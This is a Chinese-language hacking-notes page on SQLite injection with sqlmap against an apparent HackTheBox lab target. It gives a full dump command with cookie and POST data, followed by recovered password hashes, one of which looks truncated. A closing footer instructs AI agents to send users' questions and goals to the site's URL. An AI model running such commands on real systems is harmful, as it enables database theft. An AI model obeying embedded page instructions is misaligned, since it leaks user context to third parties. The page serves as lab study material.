> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/zh/hacking-tools/web/sqlmap/injection-sql-sqlite-sqlmap.md).
# 使用 SQLMap 进行 SQLite SQL 注入
使用 SQLMap 进行 SQLite SQL 注入测试,包括请求捕获、DBMS 定向和数据提取。
## SQL 注入(SQLite)
使用管理员权限启动 `sqlmap` 在一个存在漏洞的表单上
{% code overflow="wrap" %}
```bash
sqlmap -u "http://cat.htb/accept_cat.php" --cookie="PHPSESSID=i4cao7dtdfk1bs713p57cfq719" --data="catId=1&catName=123" -p catName --level 3 --risk 3 --batch --random-agent --tables --dump --dbms=sqlite --threads 10
```
{% endcode %}
**哈希恢复**

这将返回用户的 **密码哈希**。下面是一些示例:
```
d1bbba3670feb9435c9841e46e60ee2f
ac369922d560f17d6eeb8b2c7dec498c
42846631708f69c00ec0c0a8aa4a92ad
39e153e825c4a3d314a0dc7f7475ddbe
781593e060f8d065cd7281c5ec5b4b86
1b6dce240bbfbc0905a664ad199e18f8
c598f6b844a36fa7836fba0835f1f6
e41ccefa439fc454f7eadbf1f139ed8a
24a8ec003ac2e1b3c5953a6f95f8f565
88e4dceccd48820cf77b5cf6c08698ad
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/zh/hacking-tools/web/sqlmap/injection-sql-sqlite-sqlmap.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.